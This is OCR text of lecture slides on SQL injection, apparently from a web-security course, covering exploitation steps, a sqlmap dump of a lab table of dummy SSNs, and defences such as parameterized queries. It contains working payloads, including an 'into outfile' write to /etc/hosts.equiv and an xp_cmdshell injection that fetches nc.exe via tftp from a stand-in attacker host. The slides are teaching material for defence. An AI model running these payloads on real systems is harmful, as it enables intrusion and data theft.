
- **"into outfile" allows attacker to write to a file**



```
create table test (a varchar(200))
insert into test(a) values (‘+ +’)
select * from test into outfile ‘/etc/hosts.equiv’
```


SQL Exploitation Tools

Algorithm




- Brute-force all parameters in the target request to locate SQL injection points.
- Determine the location of the vulnerable field within the back-end SQL query by appending various characters such as closing brackets, comment characters, and SQL keywords.
- Attempt to perform a `UNION` attack by brute-forcing the number of required columns and then identifying a column with the `varchar` data type, which can be used to return results.
- Inject custom queries to retrieve arbitrary data — if necessary, concatenating data from multiple columns into a string that can be retrieved through a single result of the `varchar` data type.
- If results cannot be retrieved using `UNION`, inject Boolean conditions (`AND 1=1`, `AND 1=2`, and so on) into the query to determine whether conditional responses can be used to retrieve data.
- If results cannot be retrieved by injecting conditional expressions, try using conditional time delays to retrieve data.

SQLMAP



```
root@kali:~# sqlmap -u http://attackdirect.samsclass.info/sqlol-raw/search-raw.php?q=a
 --dump
         _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-20161022}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org
```



```
Database: sqlol
Table: ssn
[5 entries]
+-------------+-----------------------+
| ssn         | name                  |
+-------------+-----------------------+
| 111-11-1111 | Herp Derper           |
| 222-22-2222 | SlapdeBack LovedeFace |
| 333-33-3333 | Wengdack Slobdegoob   |
| 444-44-4444 | Chunk MacRunfast      |
| 555-55-5555 | Peter Weiner          |
+-------------+-----------------------+
```


Preventing SQL Injection

Blocking Apostrophes

- **Won't stop injection into numerical fields**
- **If you allow apostrophes into data fields by doubling them, you can have second-order SQL injection vulnerabilities**


Stored Procedures

- **Developer defines a procedure**




```
exec sp_RegisterUser ‘joe’, ‘secret’
```

- **Attacker can still inject with this password**




```
foo'; exec master..xp_cmdshell ‘tftp wahh-
attacker.com GET nc.exe’--
```

- **Resulting query**



```
exec sp_RegisterUser ‘joe’, ‘foo’; exec
master..xp_cmdshell ‘tftp wahh-attacker.com GET
nc.exe'--’
```

Parameterized Queries




1. The application specifies the query's structure, leaving placeholders for each item of user input.

2. The application specifies the contents of each placeholder.

Vulnerable Code

